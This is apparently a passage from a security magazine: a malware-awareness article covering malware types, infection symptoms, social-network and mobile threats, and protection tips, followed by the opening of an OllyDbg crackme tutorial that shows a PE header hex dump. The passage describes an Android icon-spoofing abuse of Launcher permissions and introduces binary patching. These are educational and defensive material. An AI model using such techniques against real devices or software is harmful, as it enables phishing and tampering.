


Figure 2. New Malware Statistics

The statistics shown are from *AV-Test.org*, a company that tests the effectiveness of anti-virus software, and formatted by PC Magazine. They show an accelerating increase in the number of unique malware since 1984. There is no evidence this growth will stop.

Early malware was written by hackers trying to make a name for themselves within the Black Hat community. Today, malware is used by individual Black Hat as well as crime syndicates to make money – to transfer your money to criminals’ bank accounts around the world.

Example 1: Citibank Hacking, <http://www.bbc.co.uk/news/technology-13711528>

Example 2: Saudi Aramco cyber-attack, <http://www.reuters.com/article/2012/09/07/net-us-saudi-aramco-hack-idUSBRE8860CR20120907>

Now that I have your attention, let’s look at each of the types of malware as we explore the question, what is malware?

Malware Types and Examples

The most common types of malware include: – Viruses – Worms – Trojans – Keyloggers – Botnet agents – Rootkits – Backdoor.

Viruses

In computers, a virus is a program or programming code that replicates by being copied or initiating its copying to another program, computer boot sector or document. Viruses can be transmitted as attachments to an e-mail note or in a downloaded file, or be present on a diskette or CD.

Like any malware program, viruses are written to perform some action on your computer which you would rather not allow, including:

- Erasing files
- Crashing your system
- Taking your computer hostage until you pay a “fee”
- Stealing intellectual property
- Stealing personal identity information
- and anything else the black hats can think of

Although many people label all malware as viruses, the term “virus” has a specific meaning. A virus is malware that cannot propagate from one computer to another without help. For example, early viruses were spread as floppy disks passed from one machine to another. They also spread as users share files over a network or email infected files to friends, family, and coworkers.

Worms

Viruses were nice, but they didn’t get around fast enough. So the worm was born. Worms can move between networked computers As long as the vulnerability a worm was written to exploit exists, and as long as the worm can see the vulnerability, it will continue to propagate.

Worms can spread very quickly. One recent example is Conficker.

Conficker, also known as Downup, Downadup and Kido, is a computer worm targeting the Microsoft Windows operating system that was first detected in November 2008. It uses flaws in Windows software to co-opt machines and link them into a virtual computer that can be commanded remotely by its authors. Conficker has since spread rapidly into what is now believed to be the largest computer worm infection since the 2003 SQL Slammer, with more than seven million government, business and home computers

in over 200 countries now under its control. Once a worm like Conficker infects an organization's network, it can potentially spread to all connected computers within hours – or minutes for smaller networks. <http://en.wikipedia.org/wiki/Conficker>.

Trojans, Keyloggers, Rootkits, and Botnet Agents

Trojans, keyloggers and rootkits are related types of malware.

A Trojan is small, malicious program that is installed along with a more attractive one. For example, that great freeware program you got from that dodgy website? It may well be the program you wanted. But someone (usually a 3rd party) may well have attached a Trojan to it. The Trojan will be installed as well as the software you wanted.

Trojans are not viruses, in the sense that they don't replicate or send copies of themselves to others. They are just another program that can be installed on your computer, albeit a nasty one! A Trojan can be very malicious indeed. Most of them are intent on controlling your PC. These are called Remote Access Trojans or RATs for short. If someone has placed a Trojan on your computer, they'll be able to see everything that you can. Some of them can even control your webcam. That means the attacker can see you! If you have speakers attached to the PC, they can even hear you!

If that weren't bad enough, the attacker will have access to your computer, enabling him to upload nasty things to your PC. After all, why should he store these things on his computer when he has access to yours?

Most Trojans these days, though, are placed on your computer by criminals. If you type your credit card details in to a website, for example, then the attacker can record what you type. If a criminal has control of a lot of computers, he could also launch something called a Denial of Service attack. A DoS attack is when a lot of malicious computers attack a particular network or website. The network has so many requests that it can't cope, so it has to shut down. The criminals then blackmail the owner ("We'll let you have your site back if you give us money.") Many gambling sites have been hit by this type of attack.

A Trojan can also disable your security software, leaving you wide open on the internet.

The Keyloggers concept is to capture all keystrokes – including passwords, PINs, etc. – entered bank or other protected sites. The captured information is periodically sent to the black hat's server. If the user is lucky, the information won't be used to steal his or her identity, reduce bank balances, etc.

A rootkit is another type of malware that has the capability to conceal itself from the Operating System and antivirus application in a computer. A rootkit provides continuous root level (super user) access to a computer where it is installed. The name rootkit came from the UNIX world, where the super user is "root" and a kit.

Rootkits are installed by an attacker for a variety of purposes. Root kits can provide the attacker root level access to the computer via a back door, rootkits can conceal other malwares which are installed on the target computer, rootkits can make the installed computer as a zombie computer for network attacks, Rootkits can be used to hack encryption keys and passwords etc. Rootkits are more dangerous than other types of malware because they are difficult to detect and cure.

Different types of Rootkits are explained below.

Application Level Rootkits: Application level rootkits operate inside the victim computer by changing standard application files with rootkit files, or changing the behavior of present applications with patches, injected code etc.

Kernel Level Rootkits: Kernel is the core of the Operating System and Kernel Level Rootkits are created by adding additional code or replacing portions of the core operating system, with modified code via device drivers (in Windows) or Loadable Kernel Modules (Linux). Kernel Level Rootkits can have a serious effect on the stability of the system if the kit's code contains bugs. Kernel rootkits are difficult to detect because they have the same privileges of the Operating System, and therefore they can intercept or subvert operating system operations.

Another example of malware is botnet, the term bot is short for robot. Criminals distribute malware that can turn your computer into a bot, also called a zombie. When this occurs, your computer can perform automated tasks over the Internet without your knowledge.

Criminals typically use bots to infect large numbers of computers. These computers form a network, or a botnet.

Botnets can be used to send out spam email messages, spread viruses, attack computers and servers, and commit other kinds of crime and fraud. If your computer becomes part of a botnet, it might slow down and you might be inadvertently helping criminals.

Anti-virus software can't always locate and remove these types of malware. Black hats often use rootkit technology to "hide" their programs. If a keylogger or botnet agent is installed with rootkit technology, it is invisible to the operating system and therefore to most, if not all, anti-virus applications.

Backdoor

Backdoors allow unauthorized access to compromise a system by opening a listening port on victim's system. This creates a pathway for hackers to control the compromised system by sending commands of his choice. SubSeven, Netbus and Back Orifice are some of the well-known examples of Backdoor which enables unauthorized people to access users' system over the Internet without his/her knowledge.



Figure 3. Backdoor SubSeven

Bug

In the context of software, a bug is a flaw that produces an undesired outcome. These flaws are usually the result of human error and typically exist in the source code or compilers of a program. Minor bugs only slightly affect a program's behavior and as a result can go for long periods of time before being discovered. More significant bugs can cause crashing or freezing. Security bugs are the most severe type of bugs and can allow attackers to bypass user authentication, override access privileges, or steal data. Bugs can be prevented with developer education, quality control, and code analysis tools.

Adware

Adware displays ads on your computer. As Wikipedia notes, adware is often a subset of spyware. The implication is that if the user chooses to allow adware on his or her machine, it's not really malware, which is the defense that most adware companies take. In reality, however, the choice to install adware is usually a legal farce involving placing a mention of the adware somewhere in the installation materials, and often only in the licensing agreement, which hardly anyone reads.

Ransomware

If you see this screen that warns you that you have been locked out of your computer until you pay for your cybercrimes. Your system is severely infected with a form of Malware called Ransomware. It is not a real notification from the Police, but, rather an infection of the system itself. Even if you pay to unlock the system, the system is unlocked, but you are not free of it locking you out again. The request for money, usually in the hundreds of dollars is completely fake.

Browser Hijacker

When your homepage changes, you may have been infected with one form or another of a Browser Hijacker. This dangerous Malware will redirect your normal search activity and give you the results the developers want you to see. Its intention is to make money off your web surfing. Using this homepage and not removing the Malware lets the source developers capture your surfing interests. This is especially dangerous when banking or shopping online. These homepages can look harmless, but in every case they allow other more infectious

Symptoms of Infected System

How do you know that your system is infected with possible malware? Following are some of the symptoms of an infected system:

- System might become unstable and respond slowly as Malware might be utilizing system resources
- Unknown new executables found on the system
- Unexpected network traffic to sites where you don't expect to connect
- Altered system settings like browser homepage without your consent
- Random pop-ups are shown as advertisements
- Recent addition to the set are alerts shown by fake-security application that you never installed like "Your computer is infected!" and it asks to register the program to remove detected threats.

Overall, your system will have unexpected behavior.

New Trends of Today Malwares

For security researchers, there's never a dull moment; online criminals constantly find new security holes to exploit, and new ways to get at your personal data, here are some of the dangerous new malware trends to watch for in 2012.

SSL Not So Safe?

When you see the padlock icon in your browser's toolbar, you might think that your data is safe, but hackers have found ways to get at your information before you send it securely on the internet.

These new forms of malware can identify when you've visited sites protected with SSL – the encryption technology used to keep data safe from prying eyes as it travels across the Internet – and it can grab your username and password before the encryption kicks in. In addition, these sorts of attacks, according to security software maker Webroot, will ignore all Web traffic except encrypted sites to filter out information that it isn't interested in.

More Targeted Baddies

Also on the rise is super-targeted malware. Some malware can access your browser history, and will only infect you if it sees that you've visited certain sites. For instance, a piece of malware designed to steal online banking login information might check to see if you visited a particular bank's website. Expect more malware that goes after certain groups of people or specific bits of information.

Cyber Warfare

Many professionals foresee that conventional military will be increasingly compounded by cyber-warfare in the coming years.

They also state that more covert attempts at subversion by unfriendly nations will take the form of electronic-war techniques. Some even proclaim that China has a hand in this, as most bot controllers and malware threats have been tracked down to the country.

Example:

Flame (malware) OR "Flame" Malware Greatly Expands the Scope of Cyber Warfare.

VoIP Attacks

VoIP technology is another vehicle for disseminating malware. Much like the issues connected with emails in the past, criminals will use VoIP to perpetrate information theft, voice fraud, and numerous scams.

VoIP networks may also play host to botnet attacks, disabling of services, and remote execution of code. The information that people impart over the phone makes it ideal for criminals to take advantage of, for purposes such as identity theft and phishing.

What about Mobile Malware?

One of the big stories out of last year's show was the rise of malware for Android, and we saw a large increase – at least in terms of growth rate – in malicious apps for Android over the last few months. Is it time to panic?

Mobile malware seems to be spreading at a dizzying pace. In the second half of 2012 alone, Bitdefender found that Android malware spiked 292% from the first half of the year. This could pose a threat to millions of smartphone users worldwide.

Mobile malware is becoming harder to detect for the average smartphone user who pays little, if any, attention to security. Fortunately, most malware creators are not rocket scientists, and a user does not have to be a computer scientist to combat them.

Symptoms of the infected Smartphone

Bad Battery Life

Android users who don't perform a lot of battery straining activities have a good idea of how long their battery should last. Malware gives itself away when batteries mysteriously drain quicker than usual. That's usually due to adware, spam-like malware that shows app users an inordinate amount of ads. Continuously displaying aggressive adware will impact heavily on battery life.

Whether the malware is hiding in plain sight by pretending to be a regular application or trying to stay hidden from the user, abnormal battery drainage can often give away the presence of an Android infection.

Dropped Calls and Disruptions

Mobile malware can affect ongoing or incoming calls. Dropped calls or strange disruptions during a conversation could indicate the existence of mobile malware that is interfering. If you can't blame your mobile carrier, then some strand of mobile malware could be the culprit. Call your service provider to determine if the dropped calls are its fault. If it is not your carrier, it is possible that someone or something is trying to eavesdrop on conversations or perform other suspicious activities.

Inordinately Large Phone Bills

Android malware often infects devices and starts sending SMS (text) messages to premium-rated numbers. While these effects are easily seen in your phone bill, not all malware programs are obviously greedy. They may send an SMS message just once a month to avoid suspicions, or they may uninstall themselves after punching a serious hole in your budget, checking your bill should make it easy to figure out such message-sending malware has found its way onto a device.

Bad Performance

Depending on device hardware specifications, malware infestation may cause serious performance problems as it tries to read, write or broadcast data from your smartphone. Anybody that has ever had a PC infected with malware should be familiar with this. Imagine rebooting a device several times a day because background-running malware consumes too much processing power to let apps work properly. Performance clogging is yet another sign that malware might be present on your device. Checking RAM (Random Access Memory) use or CPU load could reveal the presence of malware that's actively running on the device.

Now, How to protect your smartphone from being infected by a malware?

Below are some best practices to keep your smartphone safe

Be cautious when installing apps

Using official app stores like google play or apple app store is less risky than installing apps from third parties.

Also, read the reviews on the app store – a surfeit of one-star reviews is a sign that something's wrong – and *check the permissions that an app asks for before you install it*. If anything here sets off warning bells – or simply makes you uncomfortable – it's a good prompt to walk away

Watch out for phishing / SMS

Security on smartphones isn't just about the apps that you install on your phone. As with any device be on your guard for phishing, sites that try to get you to enter personal data and/or credit card details. Text messages and emails can all be phishing methods, and just because you're on your phone doesn't make them less dangerous.

Combating phishing on smartphones isn't so different from on your computer: useful advice from the Citizens Advice Bureau, Microsoft and Symantec will get you up to speed, while an additional tip is to never tap on a link in a text message from someone you don't know – even if it looks like a company you do business with.

Lock screen security

Another point that applies to every smartphone OS, do you have your device's lock-screen settings sorted, so that if it gets stolen, the thief can't access your apps and data? Default settings will see you through, but there are some third-party apps that take interesting and unusual spins on unlocking the phone.

Picture Password Lockscreen, for example, gets you to unlock your phone by drawing points, lines and circles on any image you like. ERGO scans your ear and then gets you to unlock the device by holding it up to said lug. Fingerprint Scanner Lock Screen is a cheeky Android equivalent of Apple's iPhone 5s' Touch ID – it pretends to scan your fingerprint, but really it's just measuring how long your thumb rests on the screen.

Consider anti-virus software

If you'd still like to take the extra step of installing anti-virus software – or if you're thinking of putting it on the device of someone else (an older parent, for example) – a number of options are available from the big names of the security world.

Consider a parental control app

You can follow many of the steps above, but can your children if they're using your device, or have their own Android tablet and/or smartphone? A number of companies are trying to help with this challenge too, with parental control software capable of ensuring children don't install apps that they shouldn't, or compromise data on a shared device.

Another important topic that may be outside the scope of malware, but is very important to be taken into consideration and will give a very good introduction to it, is android application permissions.

Normal vs. Dangerous Permissions: A Background

Android Open Source Project (AOSP) classifies Android permissions into several protection levels: “normal”, “dangerous”, “system”, “signature” and “development”.

Dangerous permissions “may be displayed to the user and require confirmation before proceeding, or some other approach may be taken to avoid the user automatically allowing the use of such facilities”. In contrast, normal permissions are automatically granted at installation, “without asking for the user's explicit approval (though the user always has the option to review these permissions before installing)”.

On the latest Android 4.4.2 system, if an app requests both dangerous permissions and normal permissions, Android only displays the dangerous permissions, as shown in Figure 4. If an app requests only normal permissions, Android doesn't display them to the user, as shown in Figure 5.




Figure 4. An Android app asks for one dangerous permission (INTERNET) and some normal permissions (Launcher's READ_SETTINGS and WRITE_SETTINGS). Android doesn't notify the user about the normal permissions

Normal Permissions Can Be Dangerous

We have found that certain “normal” permissions have dangerous security impacts. Using these normal permissions, a malicious app can replace legit Android home screen icons with fake ones that point to phishing apps or websites.

The ability to manipulate Android home screen icons, when abused, can help an attacker deceive the user. There’s no surprise that the `com.android.launcher.permission.INSTALL_SHORTCUT` permission, which allows an app to create icons, was recategorized from “normal” to “dangerous” ever since Android 4.2. Though this is an important security improvement, an attacker can still manipulate Android home screen icons using two normal permissions: `com.android.launcher.permission.READ_SETTINGS` and `com.android.launcher.permission.WRITE_SETTINGS`. These two permissions enable an app to query, insert, delete, or modify the whole configuration settings of the Launcher, including the icon insertion or modification. Unfortunately, these two permissions have been labeled as “normal” since Android 1.x.

References: <http://developer.android.com/guide/topics/manifest/permission-element.html>.




Figure 5. An Android app asks for normal permissions (Launcher’s `READ_SETTINGS` and `WRITE_SETTINGS`) only. Android doesn’t show any permission to the user

Social Networks Malwares

Social networks have given birth to new types of elemental relations among various entities in the online world. The social networking world is virtualized in nature, but it has real-time impacts on the lives of individuals. Since these networks are part of the online world, they are not untouched by the threats and flaws present on the World Wide Web. Security and privacy are considered basic elements for effective social networking; however, the aim of web malware is to infect users and steal information by exploiting various vulnerabilities through attacks in social networks. User ignorance is a big factor in the spread of malware and is quite hard to patch. It is hard to expect robustness from a user’s perspective; rather, it has to be an inbuilt nature of social networking websites.

Social Attacks Era: There are 3.5 new threats per second (almost 12,600 per hour), 1/3 of web users are attacked by cybercriminals using social networking sites to target victims. (Source: *nsslabs.com*)

The following infection strategies are utilized by attackers to spread malware through social networking websites by taking advantage of user ignorance.

Malicious Profile Generation

One of the most common techniques used by attackers is generating fake profiles. These profiles can be of celebrities, models, advertisements, etc. Fake profiles can be used for many purposes including monitoring users, revenge and business. The fake profiles tempt users to read the malicious content that is posted on the messaging walls used for communication. Once users visit such profiles, embedded malicious codes start infecting the users with malicious executables.

From a security perspective, this is a clear case of identity theft in social networks, and the type of information present in fake profiles is used in a plethora of scams. Moreover, it is difficult to discount the fact that the malicious scams are uncontrollable. Facebook, Twitter and MySpace users, for example, have been victims of these kinds of scams and identity frauds because it is hard to restrict the functioning of users based on identity profiles in the network. This is the inherent vulnerability of social networks. Social networks are adding secure protocols for automatic detection of these malicious fake profiles, but the protocols are not robust enough.

Worm Generation – Chain Infection and Reaction

Attackers follow the process of chain infection and reaction to trigger malware through worms. It can be devastating because exploitation of interconnected identities results in a diversified infection. While encountering malware on a day-to-day basis, a generic model has been designed to understand the working of worms that infect social networking websites on a large scale. It can be explained in two steps:




Figure 6. Chain Exploitation

- The first step of this model involves the initiation of a malicious node that starts infecting the chain. In this type of level 1 infection, attackers try to find a legitimate user in the social network to set a base for infection. At this point, the infection is dedicated to that user only and is persistent in nature. The prime aim is to serve malware to that user continuously. Successful exploitation results in the downloading and installation of malware onto the user's machine. Primarily, the browser plays a critical role in this. Once the malware is installed in the system, it converts the system into a zombie or bot with backdoor access and generates a specific type of interface with the browser. The malware tracks the user's Internet activity and waits for the right network to start the chain infection. It not only steals the information from the victim machine, it also starts doing operations on the behalf of the victim. The infected victim machine is treated as the first node in the infection chain.
- The second step occurs after the infection node is created. The malware waits for the user to visit and log in to a specific social networking website. Once this occurs, the malware starts reacting. Without the user's knowledge or consent, it starts posting messages to contacts that are part of the user's social networks. This happens through the browser because malware sends a request automatically from the background, and the browser executes it in the context of an active social networking website. When the user logs in to the website, malware utilizes the already-given access rights to infect the profiles connected to the user. As a result, the infection chain begins to flourish. All the secondary nodes become zombies and then start infecting the users who are connected to their specific social network. This process keeps on iterating and gives birth to botnets, which are networks of bots interconnected to spread malware and steal critical information. A number of profiles become nodes of this chain and keep on performing the infection and reaction operations.

Exploitation of Custom Code and Social Networking APIs

The release of open application programming interfaces (APIs) by social networking websites has completely transformed the realm of malware infections. In general, these APIs are used for customizing and designing applications that use social networking websites to execute their content, meaning that a user can design a custom code to derive an interface with social networking websites. The deployed custom applications can be accessed by a number of identities present in the social networking website. Attackers design malicious applications using APIs to conduct attacks in a sophisticated manner by exploiting the generic design of an application development model, which makes the malicious applications look authentic.

Once the malware-driven application is accessed, APIs can be used to introduce malicious content into social networking websites. Usually, the designed application has hidden links to the malware domain. The application remains persistent and becomes active when a user accesses any module for performing a specific set of operations. Many of the methods discussed previously can be used directly in this way.

Malicious applications can have disastrous impacts. The risk of malware infection is high because a social networking website is a shared environment. Once a link is clicked, the payload (a malicious code in the form of JavaScript) from the third-party domain is executed in the user's browser and the infection starts. Attackers perform a number of social identity attacks and privacy hacks to extract more information about the users. It is possible to gain access to sensitive information by executing browser-based attacks through a malicious application. For example, bookmark attacks are primarily executed against social networking websites with the intention of stealing information. Of course, this is a browser-dependent attack, and inevitably, the rate of exploitation is dependent on the specific browser's design, functionality and inherent vulnerabilities. Control is transferred either to the third party, or it can be a part of user-generated content. It is hard to trust user-generated content because it is not known whether the content is malicious or not, i.e., it may contain any type of code based on the intentions of the user.

Exploitation of URL Shorteners and Hidden Links

Although URL shortening services are used for URL optimizations in which a URL is compressed, this same tactic has been adopted by attackers to fool users because it is difficult to determine the actual URL of a compressed URL. Social networking websites have adapted this functionality, and one can find shortened URLs on a day-to-day basis. This has become a problem, though, because attackers are utilizing these services to hide malicious links as part of the compressed URLs – users can be fooled without much complexity. As a result, phishing has become stealthier and the inherent redirection spreads malware at a more rapid rate.

Risk at Stake

As discussed previously, it is hard to make social networks completely secure. The potential risk of spreading malware is ever increasing.

The major factor that contributes to this process is user ignorance regarding the technology used on social networking websites. The threat factor becomes high when user ignorance combines with the tactics presented. As a result, user privacy and information are at high risk. Identity scams may not only result in reputational damage to an individual online, but they may also influence the stature of an individual's "offline" social life.

Social networking websites can apply controls to a certain extent, but it is difficult to provide knowledge to users about the authenticity of the hyperlinks posted to the messaging walls of their profiles. Theft of sensitive information and data can result in credit card frauds and unwanted banking transactions. The risk of compromising the user systems becomes high when a malicious binary is downloaded by clicking a hyperlink on a social networking website. The infection entry point is the social networking website; the infection then penetrates the user machine. The risk increases based on the user environment, such as a home personal computer (PC) or an organization-owned machine.

Organizations that use social networking websites to advertise their products are also at a high risk when a worm outbreak occurs to spread malware across a social network, which could result in the defamation of the organization's brand and can hamper the business to a wider extent than expected. The risks posed by social networking websites are becoming harder to conquer.

Recommendations and Usability

Considering the nature of web malware in social networking websites, it is hard to make the networks foolproof. However, the impacts can be reduced to some extent by complying with the following recommendations:

- Users should educate themselves to identify fake profiles and phishing e-mails. This kind of attention requires a collaborative knowledge of technology and its applicability in social networking websites.
- Users should secure their browsers by installing appropriate client-side filters, such as NoScript in Mozilla, to nullify the malicious scripts when rendered in browsers. Users should choose client-side filters that are appropriate for their browsers.
- Users should not click suspicious hyperlinks. Users should try to scrutinize the origin of hyperlinks on social networks to avoid traps.
- Users should configure their profiles by applying the appropriate restrictions provided by standard social networking websites to protect privacy.
- Users should report suspicious messages and e-mails directly to the security teams of social networking websites. This can help administrators apply filters on the web-based social network infrastructure.
- User systems should have requisite antivirus software installed with the latest signatures to thwart infections.
- Users should upgrade their operating systems with the latest patches to avoid the exploitation of vulnerabilities in various components of installed software
- Also, users can make sure they are not logged in as administrator while surfing the web.

Malware Detection and Protection Best Practices

- Install and maintain a modern antivirus suite and keep it always updated
- Lock down the configuration of the operating system and updated browser.
- Control what software is installed and allowed to run.
- Keep up with security patches and OS updates
- Back up your critical files on a regular basis. Some viruses may damage files or completely destroy hard drives. Consider an imaging solution like Norton Ghost so that a machine can be completely re-imaged if necessary.
- Keep your workstation anti-virus signatures updated. Use of an automated routine, such as McAfee's ePolicy Orchestrator, will make this more realistic.
- If possible, disable the Windows Scripting Host (WSH) program, the active scripting in Internet Explorer and auto DCC reception in Internet Relay Chat client programs on your computer. (Note: These programs may be required for some software, but you should find out if it's needed)
- Always exercise caution when opening attachments that arrive in e-mail, even if you know the sender. Verify with the sender before opening * attachments that you are not expecting.
- Disable the automatic execution of code embedded in documents, if you have software with that feature i.e., Microsoft Office.
- Disable the auto-open or preview of e-mail attachments feature in your e-mail client.
- Use notepad as the default text editor
- Educate users about the dangers and safe use of social networking Websites
- Encrypt sensitive data in use, at rest, and in motion

- Restrict use of removable storage devices
- Protect smartphones and other mobile devices from unauthorized access.
- Keep browser plug-ins patched
- Turn off Windows AutoRun (AutoPlay)

Summary

Today's malware focus is no longer a battle to dominate the computer; it is increasingly a battle for control of the user's assets. With money as the motive and the user as the target, we can expect to see an even greater number of cleverly disguised Worms, viruses, and other socially network and mobile attacks in the future. The use of targeted rootkit-enabled Trojans will also likely continue to increase across a broad range of vectors, including social networking sites, file sharing networks, e-mail, and instant messaging. Holistically applied filtering, prevention, and detection technologies will obviously play the key role in front line defense, dramatically reducing the user's chance of exposure. But users must also be empowered with tools, education and resources and daily awareness on new malware technique to assist them in recognizing and responding appropriately.

About the Author

*Khaled Mahmoud Abd El Kader (Email: eng.khaled8@yahoo.com), works as a Cyber Security Specialist in Egypt, Working in Cyber security field and made many projects in network security and information security analysis, and writing an organization security policy, and work as security consultant at many customers.
You can contact me through my LinkedIn profile (<http://goo.gl/K1pRje>) or my Facebook page (<https://www.facebook.com/egyptsec>).*

How to Analyze Applications With Olly Debugger?

by Jaromir Horejsi, Malware Analyst at AVAST Software

When you write your own programs and you would like to change or modify some of their functions, you simply open the source code you have, make desired changes, recompile and your work is done. However, you don't need to have source code to modify function of a program – using specialized tools, you can understand a lot from program binary file, you can add your new functions and features and you can also modify and alter its behavior.

The process of analyzing a computer program's structure, functions and operations without having source code available is called reverse engineering.

In this article, I would like to introduce you the one of the most important tools for reverse engineers – Olly debugger. While reading this article, I will introduce Olly debugger, explain the basic features and functions and ways of using them, and later we will analyze two programs (crackmes). “Crackme” is a program that is used for practicing your reverse engineering skills. As reverse engineering of commercial applications may violate some laws, we will stay with crackmes during this article. In the first program, we will use program patching to change its functionality, in the second program we will try to reverse the algorithm behind its password checking routine.

After reading the article, you should be able to open a program in Olly debugger and start analyzing it. If necessary, you should be able to make your own patch or reverse simple algorithms.

Prerequisites

Before you continue reading this article, make sure you have Olly debugger downloaded and installed. When you search (on the Internet) *ollydbg*, you quickly discover the project's main webpage ollydbg.de. From this page, download version 2 of the debugger, unpack archive and execute *ollydbg.exe*. You also need two target programs (crackmes) – *crackme1.zip* and *crackme2.zip*. See attachment for more information. Now you are ready to follow the rest of this tutorial.

00000000:	4D 5A 90 00 03 00 00 00	04 00 00 00 FF FF 00 00	MZ.....yy..
00000010:	B8 00 00 00 00 00 00 00	40 00 00 00 00 00 00 00@.....
00000020:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000030:	00 00 00 00 00 00 00 00	00 00 00 00 ED 00 00 00°.....
00000040:	0E 1F BA 0E 00 B4 09 CD	21 B8 01 4C CD 21 54 68	.°..'.í!..Lí!Th
00000050:	69 73 20 70 72 6F 67 72	61 6D 20 63 61 6E 6E 6F	is program cannot
00000060:	74 20 62 65 20 72 75 6E	20 69 6E 20 44 4F 53 20	be run in DOS
00000070:	6D 6F 64 65 2E 0D 0D 0A	24 00 00 00 00 00 00 00	mode....\$.....
00000080:	5D 17 1D DB 19 76 73 88	19 76 73 88 19 76 73 88]..Ü.vs°.vs°.vs°
00000090:	19 76 73 88 1E 76 73 88	E5 56 61 88 18 76 73 88	.vs°vs°&Va°.vs°
000000A0:	52 69 63 68 19 76 73 88	00 00 00 00 00 00 00 00	Rich.vs°.....
000000B0:	50 45 00 00 4C 01 03 00	C8 D1 75 39 00 00 00 00	PE..L...ÈNu9....
000000C0:	00 00 00 00 E0 00 0F 01	0B 01 05 0C 00 02 00 00à.....
000000D0:	00 04 00 00 00 00 00 00	00 10 00 00 00 10 00 00
000000E0:	00 20 00 00 00 00 40 00	00 10 00 00 00 02 00 00@.....
000000F0:	04 00 00 00 00 00 00 00	04 00 00 00 00 00 00 00
00000100:	00 40 00 00 00 04 00 00	00 00 00 00 02 00 00 00	..@.....
00000110:	00 00 10 00 00 10 00 00	00 00 10 00 00 10 00 00
00000120:	00 00 00 00 10 00 00 00	00 00 00 00 00 00 00 00
